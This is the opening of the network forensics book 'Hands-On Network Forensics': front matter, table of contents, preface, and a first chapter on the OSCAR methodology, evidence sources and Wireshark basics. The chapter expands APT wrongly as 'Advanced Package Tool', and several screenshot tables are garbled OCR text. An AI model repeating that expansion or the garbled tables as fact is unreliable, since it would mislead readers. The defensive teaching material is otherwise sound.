Hands-On Network Forensics

Investigate network attacks and find evidence using common network forensic tools



www.packt.com

Nipun Jaswal

Hands-On Network Forensics

Investigate network attacks and find evidence using common network forensic tools

Nipun Jaswal



BIRMINGHAM - MUMBAI

Hands-On Network Forensics

Copyright © 2019 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Commissioning Editor: Gebin George Content Development Editor: Abhishek Jadhav Technical Editor: Aditya Khadye Copy Editor: Safis Editing Project Coordinator: Jagdish Prabhu Proofreader: Safis Editing Indexer: Priyanka Dhadke Graphics: Tom Scaria Production Coordinator: Shraddha Falebhai

First published: February 2019

Production reference: 1300319

Published by Packt Publishing Ltd. Livery Place 35 Livery Street Birmingham B3 2PB, UK.

ISBN 978-1-78934-452-3

www.packtpub.com

In the memory of our CRPF fallen heroes in Pulwama attack

– Nipun Jaswal



mapt.io

Mapt is an online digital library that gives you full access to over 5,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Mapt is fully searchable
- Copy and paste, print, and bookmark content

Packt.com

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.packt.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at customercare@packtpub.com for more details.

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Contributors

About the author

Nipun Jaswal is an International Cyber Security Author and an award-winning IT security researcher with a decade of experience in penetration testing, vulnerability research, surveillance and monitoring solutions, and RF and wireless hacking. He is currently working as an Associate Partner in Lucideus where he is leading services such as red teaming and vulnerability research along with other enterprise customer services. He has authored *Metasploit Bootcamp* and *Mastering Metasploit*, and co-authored the *Metasploit Revealed* set of books. In addition to this, he has authored numerous articles and exploits that can be found on popular security databases, such as Packet Storm and Exploit-DB. Please feel free to contact him at @nipunjaswal.

About the reviewer

Charlie Brooks fell in love with the internet in 1978, and hasn't strayed far from it since. He has worked as a developer, technical lead, and software architect, developing network management, network performance analysis, and managed VPN services. Since 2005, he has worked as a course developer and instructor in data storage, network security analysis, and forensics.

Charlie has served as a technical reviewer for several books, including *Network Forensics* and the *Network Analysis Using Wireshark Cookbook*, and is also the author of the *All-In-One CHFI Computer Hacking Forensic Investigator Certification Exam Guide*. He holds an MS in Computer Information Systems from Boston University and holds the CISSP, CHFI, and CTT+ certifications.

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit authors.packtpub.com and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Table of Contents

| Preface | 1 |
|---|----------|
| Section 1: Obtaining the Evidence | |
| Chapter 1: Introducing Network Forensics | 6 |
| Technical requirements | 7 |
| Network forensics investigation methodology | 8 |
| Source of network evidence | 10 |
| Tapping the wire and the air | 10 |
| CAM table on a network switch | 12 |
| Routing tables on routers | 12 |
| Dynamic Host Configuration Protocol logs | 13 |
| DNS servers logs | 14 |
| Domain controller/authentication servers/ system logs IDS/IPS logs | 14 15 |
| Firewall logs | 15 |
| Proxy server logs | 15 |
| Wireshark essentials | 16 |
| Identifying conversations and endpoints | 18 |
| Identifying the IP endpoints | 20 |
| Basic filters | 22 |
| Exercise 1 – a noob's keylogger | 28 |
| Exercise 2 – two too many | 39 |
| Summary | 41 |
| Questions and exercises | 41 |
| Further reading | 41 |
| Chapter 2: Technical Concepts and Acquiring Evidence | 42 |
| Technical requirements | 42 |
| The inter-networking refresher | 43 |
| Log-based evidence | 45 |
| Application server logs | 46 |
| Database logs | 51 |
| Firewall logs | 53 |
| Proxy logs | 57 |
| IDS logs | 67 |
| Case study – hack attempts | 73 |
| Summary | 76 |
| Questions and exercises | 77 |
| Further reading | 77 |

Section 2: The Key Concepts

| Chapter 3: Deep Packet Inspection | 79 |
|---|------------|
| Technical requirements Protocol encapsulation | 80 |
| The Internet Protocol header | 80 |
| The Transmission Control Protocol header | 81 83 |
| The HTTP packet | 84 |
| Analyzing packets on TCP | 86 |
| Analyzing packets on UDP | 92 |
| Analyzing packets on ICMP | 92 101 |
| Case study – ICMP Flood or something else | 101 |
| Summary | 104 |
| Questions and exercises | |
| Further reading | 115 |
| • | 115 |
| Chapter 4: Statistical Flow Analysis | 116 |
| Technical requirements | 116 |
| The flow record and flow-record processing systems (FRPS) | 117 |
| Understanding flow-record processing systems | 117 |
| Exploring Netflow | 117 |
| Uniflow and bitflow | 118 |
| Sensor deployment types | 119 |
| Analyzing the flow | 121 |
| Converting PCAP to the IPFIX format | 122 |
| Viewing the IPFIX data | 122 |
| Flow analysis using SiLK Viewing flow records as text | 123 125 |
| Summary | 123 |
| Questions | 137 |
| Further reading | 138 |
| | 150 |
| Chapter 5: Combatting Tunneling and Encryption | 139 |
| Technical requirements | 140 |
| Decrypting TLS using browsers | 140 |
| Decoding a malicious DNS tunnel | 146 |
| Using Scapy to extract packet data | 148 |
| Decrypting 802.11 packets | 151 |
| Decrypting using Aircrack-ng | 153 |
| Decoding keyboard captures | 158 |
| Summary | 162 |
| Questions and exercises | 162 |
| Further reading | 162 |

Section 3: Conducting Network Forensics

| Chapter 6: Investigating Good, Known, and Ugly Malware Technical requirements Dissecting malware on the network | 164 165 165 |
|---|-------------------|
| Finding network patterns Intercepting malware for fun and profit | 170 176 |
| PyLocky ransomware decryption using PCAP data Decrypting hidden tear ransomware | 177 178 |
| Behavior patterns and analysis | 182 |
| A real-world case study – investigating a banking Trojan on the network | 400 |
| Summary | 193 207 |
| Questions and exercises | 207 |
| Further reading | 208 |
| Chapter 7: Investigating C2 Servers | 209 |
| Technical requirements Decoding the Metasploit shell | 209 |
| Working with PowerShell obfuscation | 210 213 |
| Decoding and decompressing with Python | 214 |
| Case study – decrypting the Metasploit Reverse HTTPS Shellcode | 222 |
| Analyzing Empire C2 | 227 |
| Case study – CERT.SE's major fraud and hacking criminal case, B 8322-16 | |
| Summary | 230 236 |
| Questions and exercises | 230 |
| Further reading | 237 |
| Chapter 8: Investigating and Analyzing Logs | 238 |
| Technical requirements | 239 |
| Network intrusions and footprints | 239 |
| Investigating SSH logs Investigating web proxy logs | 241 246 |
| Investigating firewall logs | 240 |
| A case study – defaced servers | 253 |
| Summary | 263 |
| Questions and exercises | 263 |
| Further reading | 263 |
| Chapter 9: WLAN Forensics | 264 |
| Technical requirements The 802.11 standard | 265 |
| Wireless evidence types | 265 266 |
| Using airodump-ng to tap the air | 268 268 |

| Packet types and subtypes | 272 |
|---|-----|
| Locating wireless devices | 272 |
| Identifying rogue access points | 280 |
| Obvious changes in the MAC address | 280 |
| The tagged perimeters | 281 |
| The time delta analysis | 282 |
| Identifying attacks | 286 |
| Rogue AP attacks | 286 |
| Peer-to-peer attacks | 286 |
| Eavesdropping | 287 |
| Cracking encryption | 287 |
| Authentication attacks | 287 |
| Denial of service | 288 |
| Investigating deauthentication packets | 288 |
| Case study – identifying the attacker | 291 |
| Summary | 297 |
| Questions | 297 |
| Further reading | 298 |
| Chapter 10: Automated Evidence Aggregation and Analysis | 299 |
| Technical requirements | 299 |
| Automation using Python and Scapy | 300 |
| Automation through pyshark – Python's tshark | 308 |
| Merging and splitting PCAP data | 311 |
| Splitting PCAP data on parameters | 318 |
| Splitting PCAP data in streams | 319 |
| Large-scale data capturing, collection, and indexing | 321 |
| Summary | 326 |
| Questions and exercises | 326 |
| Further reading | 326 |
| Other Books You May Enjoy | 328 |
| Assessments | 331 |
| Index | 333 |

_

Preface

Network forensics is a subset of digital forensics that deals with network attacks and their investigation. In the era of network attacks and malware threats, it's now more important than ever to have the skills required to investigate network attacks and vulnerabilities.

Hands-On Network Forensics starts with the core concepts within network forensics, including coding, networking, forensics tools, and methodologies for forensic investigations. You'll then explore the tools used for network forensics, followed by understanding how to apply those tools to a PCAP file and write the accompanying report. In addition to this, you will understand how statistical flow analysis, network enumeration, tunneling and encryption, and malware detection can be used to investigate your network. Toward the end of this book, you will discover how network correlation works and how to bring all the information from different types of network devices together.

By the end of this book, you will have gained hands-on experience of performing forensic analysis tasks.

Who this book is for

This book is aimed at incident responders, network engineers, analysts, forensic engineers, and network administrators who want to extend their knowledge beyond that of a beginner to a level where they understand the science behind network protocols and the critical indicators in an incident, and are able to conduct a forensic search over the wire.

What this book covers

Chapter 1, *Introducing Network Forensics*, lays the network forensics base for you and will focus on the key concepts that will aid in understanding network anomalies and behavior.

Chapter 2, *Technical Concepts and Acquiring Evidence,* focuses on developing some fundamental knowledge and insights into network forensics. This chapter will discuss the IP suite, the collection of evidence, and internetworking through hands-on practical exercises.

Chapter 3, *Deep Packet Inspection*, focuses on key concepts related to widely used protocols, such as Dynamic Host Configuration Protocol (DHCP), Simple Mail Transfer Protocol (SMTP), and Hyper Text Transfer Protocol (HTTP).

Chapter 4, *Statistical Flow Analysis*, demonstrates statistical flow analysis, collection and aggregation, and protocols and flow record export protocols.

Chapter 5, *Combatting Tunneling and Encryption*, focuses on network tunneling, its concepts, and an analysis from the perspective of network forensics.

Chapter 6, *Investigating Good, Known, and Ugly Malware,* focuses on malware forensics over an infected network by making use of various tools and techniques. It discusses many modern malware examples, their modus operandi, and focuses on developing skills in investigating network behavior and patterns in relation to malware.

Chapter 7, *Investigating C2 Servers*, focuses on Command and Control (C2) servers, their execution over the network, widely used C2 ecosystems, and the most critical identifiers to look for while working with C2-based malware.

Chapter 8, *Investigating and Analyzing Logs*, primarily focuses on working with a variety of log types and gathering inputs to ultimately aid your network forensics exercises.

Chapter 9, WLAN Forensics, highlights critical concepts in relation to Wi-Fi forensics, and discusses various packet structures and sources of evidence while familiarizing you with finding rogue access points and identifying attack patterns.

Chapter 10, Automated Evidence Aggregation and Analysis, focuses on developing scripts, tools, segregation techniques, and methodologies for automation while processing a large evidence set. This chapter also highlights the insights of reading network packets and PCAP through programming while automating manual techniques.

To get the most out of this book

The book details practical forensic approaches and explains techniques in a simple manner. The content is organized in a way that allows a user who only has basic computer skills to examine a device and extract the required data. A Windows computer would be helpful to successfully repeat the methods defined in this book. Where possible, methods for all computer platforms are provided.

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here:

http://www.packtpub.com/sites/default/files/downloads/9781789344523_ColorImages
.pdf.

Conventions used

There are a number of text conventions used throughout this book.

CodeInText: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "We can see that the MDNS protocol communicates over port 5353."

A block of code is set as follows:

```
#!/usr/bin/env python
# Author: Nipun Jaswal
from prettytable import PrettyTable
import operator
import subprocess
```

Any command-line input or output is written as follows:

SET global general_log = 1;

Bold: Indicates a new term, an important word, or words that you see on screen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Similarly, if you need to open a packet-capture file, you can press **the Open** button, browse to the capture file, and load it in the Wireshark tool."



Warnings or important notes appear like this.



Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at customercare@packtpub.com.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit www.packt.com/submit-errata, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please visit authors.packtpub.com.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit packt.com.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

1 Section 1: Obtaining the Evidence

This section focuses on the basics of network forensics while covering essential concepts, tools, and techniques involved in executing a network forensic investigation.

The following chapters will be covered in this section:

- Chapter 1, Introducing Network Forensics
- Chapter 2, Technical Concepts and Acquiring Evidence

1 Introducing Network Forensics

Network forensics is one of the sub-branches of digital forensics where the data being analyzed is the network traffic going to and from the system under observation. The purposes of this type of observation are collecting information, obtaining legal evidence, establishing a root-cause analysis of an event, analyzing malware behavior, and so on. Professionals familiar with **digital forensics and incident response** (**DFIR**) know that even the most careful suspects leave traces and artifacts behind. But forensics generally also includes imaging the systems for memory and hard drives, which can be analyzed later. So, how do network forensics come into the picture? Why do we need to perform network forensics at all? Well, the answer to this question is relatively simple.

Let's consider a scenario where you are hunting for some unknown attackers in a massive corporate infrastructure containing thousands of systems. In such a case, it would be practically impossible to image and analyze every system. The following two scenarios would also be problematic:

- Instances where the disk drives may not be available
- Cases where the attack is in progress, and you may not want to tip off the attackers

Whenever an intrusion or a digital crime happens over the wire, whether it was successful or not, the artifacts left behind can help us understand and recreate not only the intent of the attack, but also the actions performed by the attackers.

If the attack was successful, what activities were conducted by the attackers on the system? What happened next? Generally, most severe attacks, such as **Advanced Package Tool** (**APT**), **ransomware**, **espionage**, and others, start from a single instance of an unauthorized entry into a network and then evolve into a long-term project for the attackers until the day their goals are met; however, throughout this period the information flowing in and out of the network goes through many different devices, such as routers, firewalls, hubs, switches, web proxies, and others. Our goal is to identify and analyze all these different artifacts. Throughout this chapter, we will discuss the following:

- Network forensics methodology
- Sources of evidence
- A few necessary case studies demonstrating hands-on network forensics

Technical requirements

To perform the exercises covered in this chapter, you will require the following:

- A laptop/desktop computer with an i5/i7 processor or any other equivalent AMD processor with at least 8 GB RAM and around 100 GB of free space.
- VMware Player/VirtualBox installation with Kali OS installed. You can download it from https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/.
- Installing Wireshark on Windows: https://www.wireshark.org/docs/wsug_ html_chunked/ChBuildInstallWinInstall.html.
- Netcat From Kali Linux (already installed).
- Download NetworkMiner from https://www.netresec.com/?page= Networkminer.
- The PCAP files for this chapter, downloaded from https://github.com/ nipunjaswal/networkforensics/tree/master/Ch1.

Every investigation requires a precise methodology. We will discuss the popular network forensics methodology used widely across the industry in the next section.



To install Wireshark on Windows, go to https://www.wireshark.org/docs/wsug_html_chunked/ChBuildInsta llWinInstall.html.

Network forensics investigation methodology

To assure accurate and meaningful results at the end of a network forensic exercise, you, as a forensic investigator, must follow a rigid path through a methodological framework. This path is shown in the following diagram:



Obtain, **Strategize**, **Collect**, **Analyze**, and **Report** (**OSCAR**) is one such framework that ensures appropriate and constant results. Let's look at each phase from a network forensics point of view:

- **Obtain information**: Obtaining information about the incident and the environment is one of the first things to do in a network forensics exercise. The goal of this phase is to familiarize a forensic investigator with the type of incident. The timestamps and timeline of the event, the people, systems, and endpoints involved in the incident—all of these facts are crucial in building up a detailed picture of the event.
- **Strategize**: Planning the investigation is one of the critical phases in a network forensics scenario, since logs from various devices can differ in their nature; for example, the volatility of log entries from a firewall compared with that of details such as the ARP of a system would be very different. A good strategy would impact the overall outcome of the investigation. Therefore, you should keep the following points in mind while strategizing the entire forensics investigation process:
 - Define clear goals and timelines
 - Find the sources of evidence
 - Analyze the cost and value of the sources
 - Prioritize acquisition
 - Plan timely updates for the client

- **Collect**: In the previous phase, we saw how we need to strategize and plan the acquisition of evidence. In the collect phase, we will go ahead and acquire the evidence as per the plan; however, collecting the evidence itself requires you to document all the systems that are accessed and used, capturing and saving the data streams to the hard drive and collecting logs from servers and firewalls. Best practices for evidence collection include the following:
 - Make copies of the evidence and generate cryptographic hashes for verifiability
 - Never work on the original evidence; use copies of the data instead
 - Use industry-standard tools
 - Document all your actions
- Analyze: The analysis phase is the core phase where you start working on the data and try your hands at the riddle. In this phase, you will make use of multiple automated and manual techniques using a variety of tools to correlate data from various sources, establishing a timeline of events, eliminating false positives, and creating working theories to support evidence. We will spend most of the time in this book discussing the analysis of data.
- **Report**: The report that you produce must be in layman's terms—that is, it should be understood by non-techie people, such as legal teams, lawyers, juries, insurance teams, and so on. The report should contain executive summaries backed by the technical evidence. This phase is considered one of the essential stages, since the last four steps need to be explained in this one.



For more on OSCAR methodology, you can

visit https://www.researchgate.net/figure/OSCAR-methodology_fig2_ 325465892.

Source of network evidence


Network evidence can be collected from a variety of sources and we will discuss these sources in the next section. The sources that we will be discussing are:

- Tapping the wire and the air
- CAM table on a network switch
- Routing tables on routers
- Dynamic Host Configuration Protocol logs
- DNS server logs
- Domain controller/ authentication servers/ system logs
- IDS/IPS logs
- Firewall logs
- Proxy Server logs


Tapping the wire and the air

One of the purest and most raw forms of information capture is to put taps on network and optical fiber cables to snoop on traffic.

Many commercial vendors provide network taps and SPAN ports on their devices for snooping where they will forward all traffic seen on the particular port to the analyzer system. The technique is shown in the following diagram:



In the case of WLAN or Wi-Fi, the captures can be performed by putting an external wireless receptor into promiscuous mode and recording all the traffic for a particular wireless access point on a particular channel. This technique is shown in the following diagram:



CAM table on a network switch

Network switches contain content-addressable memory tables that store the mapping between a system's MAC address and the physical ports. In a large setup, this table becomes extremely handy, as it can pinpoint a MAC address on the network to a wall-jacked system, since mappings are available to the physical ports. Switches also provide network-mirroring capabilities, which will allow the investigators to see all the data from other VLANs and systems.

Routing tables on routers

Routing tables in a router maps ports on the router to the networks that they connect. The following table is a routing table. These tables allow us to investigate the path that the network traffic takes while traveling through various devices:

| Destination | Gateway | Genmask | Metric | Interface | Туре |
|----------------|----------------|-----------------|--------|--------------|---------|
| 122.176.127.70 | 0.0.0.0 | 255.255.255.255 | 0 | Internet WAN | Dynamic |
| 192.168.1.0 | 0.0.0.0 | 255.255.255.0 | 0 | LAN | Dynamic |
| 0.0.0.0 | 122.176.127.70 | 0.0.0.0 | 0 | Internet WAN | Dynamic |

Most of the routers have inbuilt packet filters and firewall capabilities as well. This means that they can be configured to log denied or certain types of traffic traveling to and from the network.

Dynamic Host Configuration Protocol logs

Dynamic Host Configuration Protocol (DHCP) servers generally log entries when a specific IP address is assigned to a particular MAC address, when a lease was renewed on the network, the timestamp it renewed, and so on, thus having significant value in network forensics. The following screenshot of the router's DHCP table presents a list of dynamically allocated hosts:

| Host Name | IP Address | MAC Address | Remaining Lease Time (in seconds) |
|--------------------------|--------------|-------------------|-----------------------------------|
| android-73355629bd9b62e5 | 192.168.1.2 | 34:be:00:2d:0f:06 | 26518 |
| iPad | 192.168.1.3 | 54:99:63:82:64:f5 | 24818 |
| iPhone | 192.168.1.4 | 70:f0:87:bf:17:ab | 22451 |
| XboxOne | 192.168.1.6 | 30:59:b7:e5:f9:89 | 27815 |
| Apex | 192.168.1.7 | 2c:33:61:77:23:ef | 26599 |
| Lucideuss-MBP | 192.168.1.8 | 8c:85:90:74:fe:ee | 25825 |
| Chromecast | 192.168.1.9 | 54:60:09:84:3f:24 | 19346 |
| DESKTOP-PESQ21S | 192.168.1.10 | b0:10:41:c8:46:df | 25062 |

DNS servers logs

Name server query logs can help understand IP-to-hostname resolution at specific times. Consider a scenario where, as soon as a system got infected with malware on the network, it tried to connect back to a certain domain for command and control. Let's see an example as follows:

| 467 0.00257700192.168.1.10 | 192.168.1.1 | DNS | 59506 53 | Standard query 0x193a A malwaresamples.com |
|---|--|-------------|-----------|--|
| 468 0.00832700192.168.1.1 | 192.168.1.10 | DNS | 53 59506 | Standard query response 0x193a A 50.63.202.24 |
| 469 0.00142200192.168.1.10 | 192.168.1.1 | DNS | 54504 53 | Standard query 0x9cd1 AAAA malwaresamples.com |
| 473 0.06258100192.168.1.10 | 192.168.1.1 | DNS | 54504 53 | Standard query 0x9cd1 AAAA malwaresamples.com |
| 486 0.19158900192.168.1.1 | 192.168.1.10 | DNS | 53 54504 | Standard query response 0x9cd1 |
| 738 35.2107440192.168.1.7 | 224.0.0.251 | MDNS | 5353 5353 | Standard query 0x0000 PTR _homekittcp.local, |
| 792 10.7856550192.168.1.10 | 192.168.1.1 | DNS | 51618 53 | Standard query 0x00be A support.mozilla.org |
| 793 0.00907100192.168.1.1 | 192.168.1.10 | DNS | 53 51618 | Standard query response 0x00be CNAME prod.sumo |
| 794 0.00080100192.168.1.10 | 192.168.1.1 | DNS | 58122 53 | Standard querv 0x6fc1 A prod-tp.sumo.moz.works |
| < | | | | |
| ➡ Frags. oxaro Standard query o Questions: 1 Answer RRs: 1 Authority RRs: 0 Additional RRs: 0 ■ queries ■ malwaresamples.com: type A, Name: malwaresamples.com: type A, Name: nalwaresamples.com: type: A (Host Address) (1) Class: IN (0x0001) ■ Answers ■ malwaresamples.com: type A, Name: malwaresamples.com Type: A (Host Address) (1) Class: IN (0x0001) Time to live: 600 Data length: 4 | class IN) class IN, addr <mark>50.</mark> | 63, 202, 24 | | |

We can see in the preceding screenshot that a DNS request was resolved for malwaresamples.com website and the resolved IP address was returned.

Having access to the DNS query packets can reveal **Indicators of Compromise** for a particular malware on the network while quickly revealing the IP address of the system making the query, and can be dealt with ease.

Domain controller/authentication servers/ system logs

Authentication servers can allow an investigator to view login attempts, the time of the login, and various other login-related activities throughout the network. Consider a scenario where a group of attackers tries to use a compromised host to log into the database server by using the compromised machine as a launchpad (pivoting). In such cases, authentication logs will quickly reveal not only the infected system, but also the number of failed/passed attempts from the system to the database server.

IDS/IPS logs

From a forensic standpoint, intrusion detection/prevention system logs are the most helpful. IDS/IDPS logs provide not only the IP address, but also the matched signatures, ongoing attacks, malware presence, command-and-control servers, the IP and port for the source and destination systems, a timeline, and much more. We will cover IDS/IPS scenarios in the latter half of this book.

Firewall logs

Firewall logs provide a detailed view of activities on the network. Not only do firewall solutions protect a server or a network from unwanted connections, they also help to identify the type of traffic, provide a trust score to the outbound endpoint, block unwanted ports and connection attempts, and much more. We will look at firewalls in more detail in the upcoming chapters.


Proxy server logs

Web proxies are also one of the most useful features for a forensic investigator. Web proxy logs help uncover internal threats while providing explicit detail on events such as surfing habits, the source of web-based malware, the user's behavior on the network, and so on.

Since we now have an idea about the various types of logs we can consider for analysis, let us quickly familiarize ourselves on the basics of Wireshark.

Wireshark essentials

Readers who are familiar with the basics of Wireshark can skip this section and proceed with the case studies; however, readers who are unfamiliar with the basics or who need to brush up on Wireshark essentials, can feel free to continue through this section. Let's look at some of the most basic features of Wireshark. Look at the following screenshot:



Wireshark

Once we execute Wireshark, we are presented with a screen similar to the preceding picture. On the left-hand side, we have a list of the available interfaces to capture packets from. In the middle, we have recent packet capture files and on the right- hand side, we have online help and user guides. To start a new packet-capture, you can select an interface, such as Ethernet, if you are connected over the wire, or Wi-Fi, if you are connected on a wireless network. Similarly, if you need to open a packet-capture file, you can press the **Open** button, browse to the capture file, and load it in the Wireshark tool. Let's capture packets from the wireless interface by selecting **Wi-Fi** and pressing the **Start** button, as shown in the following screenshot:

| Bit Edit Vere Go Cyburn Amble Statistic Telephony Losis jernals jernals jernals in the intervent int | Capturi | ing from V | Wi-Fi 2 [Wireshark 1.12.7 (v1.12. | 7-0-g7fc8978 from master- | -1.12)] | | | | | | | | | | - | a ک |
|--|--|---|--|--|--|---|-------------------|--------------|-------------|------------|-----------|---------------------------------|------------|------------|------------|----------|
| File Depression Clar Apply See VPS UpdatCheck Live Data Data(POS) HTP UP Risk GET ftp 02.11 Outweld Channel Offen FCFRee Markame Protect Protect <th>e <u>E</u>dit</th> <th>View</th> <th><u>Go</u> <u>Capture</u> <u>Analyze</u> <u>Statist</u></th> <th>ics Telephony <u>T</u>ools <u>I</u></th> <th>Internals <u>H</u>elp</th> <th></th> | e <u>E</u> dit | View | <u>Go</u> <u>Capture</u> <u>Analyze</u> <u>Statist</u> | ics Telephony <u>T</u> ools <u>I</u> | Internals <u>H</u> elp | | | | | | | | | | | |
| Distance Description Description Key | 0 | 4 | 4 B B X 2 9 | 🔶 🔿 🦚 🛣 🗄 🗎 | | 0, 🖭 🏭 🗹 🕵 | ¥ 🛛 🛱 | | | | | | | | | |
| Channel Office FCS Ref. Affrare None Weeters Stimular Decise | | | | | | | | | | | | | | | | |
| Internal Name Protect Source Pro-Destination Pro- training State Mode Protect Source Pro-Destination Pro- training State Mode 154 01/24/13/02/12/68/135 153/148/12/02/12/68/135 154/02/12/02/12/68/135 Number of Numer of Number of Number of Number of Number of Numer | Filter | | | | Expression | Clear Apply | Save VPS Updat | eCheck Live | Data | Data(POSt) | HTTP | UP Filet | GET | GET | ftp | |
| 133 01:24:30.1557 1292;168.1.5 172:217.160.238 rcr 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6913 443 6914 450 | 11 Char | nnel: 🔽 | Channel Offset: 🔽 FCS Filter: | All Frames V None | ✓ Wireless Se | ettings Decryption Keys | | | | | | | | | | |
| 154 04:24:30,2472 fee0::a45:2706:724(ff02::16 LCMP/6 Multicat Listener Report Message V2 155 04:24:31,8706.8.8.6.8 102.168.1.5 0.8.8.8.8 102.168.1.5 0.8.8.8 155 04:24:31,8706.8.8.8.6 102.168.1.5 0.8.8.8 102.168.1.5 0.8.8.8 155 04:24:31,8706.8.8.8.6 102.168.1.5 0.8.1.5 104.18.2.1.226 0.8914 80-6914 158 04:24:31,8837 102:168.1.5 104.18.2.1.226 107.480 6914.480 6914.480 104.821 105.825 58.4.7.284 104.821 158 04:24:31,8837 102:168.1.5 104.18.2.1.226 102.168.1.5 104.18.2.1.226 102.168.1.5 104.18.2.1.226 105.044 6914.480 6914.480 6914.482.124 107.202.168.0.1 106.042 106.042 107.012.168.1.5 104.18.2.1.226 106.014 106.014.11.201.120 106.014.11.201.120 106.014.11.201.120 106.014.11.201.120 106.014.11.201.120 107.014.18.21.126.11.1 106.012.168.1.5 102.168.1.5 102.168.1.5 102.168.1.5 106.114.14.11.102.168.1.1 102.168.1.5 102.168.1.5 102.168.1.5 106.114.14.11.11.11.11.11.11.11.11.11.11.11 | | | | | | | | | | | | | | | | |
| 155 00:24:13.7958:102.168.1.5 8.8.8.8 DNS 51109 33 Standard query 0x835h A crl.globalsign.net 155 00:24:13.8760:8.8.8.6 102.168.1.5 104.18.21.226 TCP 6914 80 6914-80 6914-80 6914-80 6914-80 6914-80 6914-80 6914-80 6914-80 6914-80 6914-80 6914-80 153.01.65.1.5 104.18.21.226 TCP 6914 80 6914-80 6914-80 6914-80 6914-80 6914-80 164.01.18.21.226 TCP 6914 80 6914-80 6914-80 6914-80 164.01.18.21.226 TCP 6914 80 6914-80 6914-80 165.01.21.11.11.11.11.11.11.11.11.11.11.11.11 | | | | | | 6913 443 | | | | S=1460 WS= | 256 SACK | _PERM=1 | | | | |
| 156 04:24:13.6706.8.8.6.8 192:168.1.5 DNS 53 31:160 Standard query' response 0x8335 CxwwE global.prd.cdm.globalsgncdm.c 157 04:24:13.887104.8.1.2 192:168.1.5 TCP 6914-80 6914-80 FSW Ack Seque 0 wine-4240 Luce 0 wise-2450 SexE_PEM=1 158 04:24:13.887104.8.1.5 104.18.21.226 TCP 6914-80 6914-80 GSW Ack L win=2020 Lune 0 Wine-4260 Luce 0 Wine-4260 | | | | | | 544.60.50 | | | | | | | | | | |
| 157 04:24:31.8762:102:168.1.5 104.18.21.226 TCP 6914 80 6914-80 | | | | | | | | | | | ede alab | aleien co | - CHANE | cdo alaba | leianean | con ede |
| 158 01:24:13.687:104.18.21.226 192.168.1.5 TCP 60 914 80 6914.80 6914.80 6914.80 6914.80 6914.80 6914.80 6914.80 6614.80 | | | | | | | | | | | | | III CINAME | cun, groba | rs ryncun. | com. cun |
